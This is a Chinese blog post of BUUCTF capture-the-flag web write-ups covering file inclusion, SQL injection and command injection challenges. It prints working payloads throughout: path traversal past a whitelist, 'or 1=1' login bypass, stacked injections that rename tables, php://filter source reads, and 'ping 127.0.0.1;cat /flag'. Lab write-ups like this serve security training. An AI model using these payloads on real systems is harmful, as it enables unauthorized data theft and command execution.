
BUUCTF

原创

YsterCcc 于 2021-07-18 19:24:25 发布 1823 收藏 1

分类专栏： CTF 靶场 文章标签： web

本文链接：https://blog.csdn.net/weixin_54648419/article/details/118877689



[HCTF 2018]WarmUp

过程

1.找源代码

右键查看源代码或者F12发现提示

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```


看到还有一个hint.php，再访问一下

flag not here, and flag in ffffllllaaaagggg

2.分析源代码

```
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
```

先看最后一段，只要满足这一段代码就能包含出我们想要的`fffflllllaaaagggg`文件，而这个if判断语句要求

```
1.值不为空
2.值为字符串
3.能够通过checkFile的验证
```

其实主要就是要求满足第3点，那再来分析checkFile

```
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }
```

首先说明将输入的参数传给page，然后声明了whitelist数组，第一个if语句判断page不存在或者page不为字符串

```
            if (in_array($page, $whitelist)) {
                return true;
            }
```

第二个if语句判断page参数是否为whitelist数组中的值，意思是参数只能是hint.php或者source.php

```
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
```

首先截断page中的值，这里截的是？前的值，然后判断page参数是否为whitelist数组中的值。

```
            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
```

这里先对page参数进行url编码，然后再截断，这里因为服务器也会解码一次，所以我们构造参数的时候直接编码了两次(但这里好像编码不编码都可以)，构造

```
source.php?file=source.php?../../../../../ffffllllaaaagggg
index.php?file=hint.php?../../../../../ffffllllaaaagggg
```

```
        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?> flag{343f73f0-281b-4091-b119-02fd648ade1b}
```



flag{343f73f0-281b-4091-b119-02fd648ade1b}

[极客大挑战 2019]EasySQL


简单的sql注入，并不是和之间一样查所有信息才能得到flag，这里只要成功登陆就能得到flag

过程

输入admin尝试登陆



这里对username和password均要传入参数，尝试万能语句`admin' or '1'='1`




```
check.php?username=admin' or '1'='1&password=admin' or '1'='1
```

[极客大挑战 2019]Havefun

过程

进去啥也没有。查看右键源代码，发现提示


```
        <!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
    -->
```

那就跟着直接传参`?cat=dog`


啊这，这种题真的存在吗？

[强网杯 2019]随便注1


一上来老姿势先来一波，但是好像并没有报出有用的信息



尝试union select时发现题目大方的告诉我们什么被过滤掉了，select被过滤，当场退役。



但是这个尝试堆叠注入，发现`1';show databases;`





```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
```


那紧接着赶紧`1';show tables;`

取材于某次真实环境渗




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


在接着查列`1';show columns from words;`这里的是数字的话必须用``符号包裹，Tab上面的那个，因为反单引号（`）是数据库、表、索引、列和别名用的引用符

取材于某次真实环境渗透

姿势: w columns from words; 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
```


好像没有人什么重要信息，再查查另一个列

```
1';show columns from `1919810931114514`;
```

取材于某次真实环境渗透，

姿势: `1919810931114514`; 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


找到了flag，但是select被过滤掉了，这里就比较刁钻了，因为直接查到的信息都是两列，而words中本就都是两列，而另一个列表中只有一列信息，所以我们直接查到的信息可能都是words中的信息，由堆叠注入不难想到修改表名，如果我们将words改成其他名字，将另一个列表的名字改成words，并将flag改成id，这样通过直接查询就能查到flag的信息。

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


修改表名：

```
RENAME TABLE tablename1 TO tablename2;
```

修改表中的列名：

```
ALTER TABLE tablename CHANGE column1 column2 varchar(100);
```

```
1';rename table `words` to `words1`; rename table `1919810931114514` to `words`;alter table words change flag id
 varchar(100);
```


要一次性改完，不然words单独被修改后会直接报错

也可以使用sql语句预处理

[ACTF2020 新生赛]Include

过程


点开tips



啥也没有，这里有两个想法，一种就是先扫目录然后再分析，一种就是尝试读源码，所以我们一遍扫一遍去读源码

```
php://filter/read=convert.base64-encode/resource=flag.php
php://filter 伪协议文件包含读取源代码，加上read=convert.base64-encode，用base64编码输出
```

没想到直接出来了一段base64代码



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NmM5NWNkZTUtYTEzZi00MDY5LWI1OTItOWMxOWQ0NzhhZjk4fQo=

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NmM5NWNkZTUtYTEzZi00MDY5LWI1OTItOWMxOWQ0NzhhZjk4fQo=

[SUCTF 2019]EasySQL1

仍然是基础的一套查询方式，最后发现还是一个堆叠注入

```
1;show databases;
```

Give me your flag, I will tell you if the flag is right.
1;show databases; 提交查询

Array ([0] => 1) Array ([0] => ctf) Array ([0] => ctftraining) Array ([0] => information_schema) Array ([0] => mysql) Array ([0] => performance_schema) Array ([0] => test)

```
1;show tables;
```

Give me your flag, I will tell you if the flag is right.
1;show tables; 提交查询

Array ([0] => 1) Array ([0] => Flag)


到这里又有几个新的姿势，这里看的wp直接贴出关键源代码吧

```
select $_GET['query'] || flag from flag
```

第一种方法是通过**1和任意字符串或数字使用 ||连接 的值都为1**这个操作完成构造payload `*,1`，这里因为拼接完成后就变成了

```
select *,1||flag from Flag
就等于
select *,1 from Flag
```


而且select 1 from的意思是增加一个临时列，它的列名是1，然后那一列的值都为1，然后就



第二种方法是关于Mysql数据库中sql_mode的配置PIPES_AS_CONCAT：

1. 当 sql_mode 设置了 PIPES_AS_CONCAT 时，|| 就是字符串连接符，相当于CONCAT() 函数
   当 sql_mode 没有设置 PIPES_AS_CONCAT 时 （默认没有设置），|| 就是逻辑或，相当于OR函数

所以这里payload `1;set sql_mode=PIPES_AS_CONCAT;select 1`，就与关键源代码拼接成了 `select 1;set sql_mode=PIPES_AS_CONCAT;select 1||flag from Flag`，而|| 相当于是将 select 1 和 select flag from flag 的结果拼在一起，然后就



这里前面也多了一个临时列

[极客大挑战 2019]Secret File


过程


打开查看源代码，发现一个网址

```
            <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>

            <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
            <a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
            <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
        </body>
</html>
```

点击后出现

那抓包看看中间有什么






```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```



```php
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```

尝试file=flag.php

是不是一个读取源码的题？尝试

```
secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php
```

得到神秘代码，进行base64解码

```
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgogICAgDxib2R5IHN0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOmJsYWNrOyI+PGJyPjxicj48YnI+CiAgICAgICAgPGgxIHN0eWxlPSJmb250LWZhbWlseTp2ZXJkYW5hO2NvbG9yOnJlZDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWVieWTiO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFsO2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWPquWcqOi/memHjDwvcD4KICAgIDwvYm9keT4KPC9odG1sPgo=
```

得到flag与秘密

[ACTF2020 新生赛]Exec

过程

emmm怎么只有一个index页面，尝试直接cat一下flag

```
ping 127.0.0.1;cat /flag
```

PING


ping 127.0.0.1;cat /flag

PING

```
flag{0336f6d4-6782-43f6-b6c0-e5850a08df9d}
```


[极客大挑战 2019]LoveSQL1

尝试万能密码登陆，登陆成功并且发现密码




然后就发现并没有flag，尝试正常流程

```
check.php?username=1' order by 4%23&password=1  这里#只能用%23
```




联合注入，只有三个字段，就下来就是查库查表查字段查数据

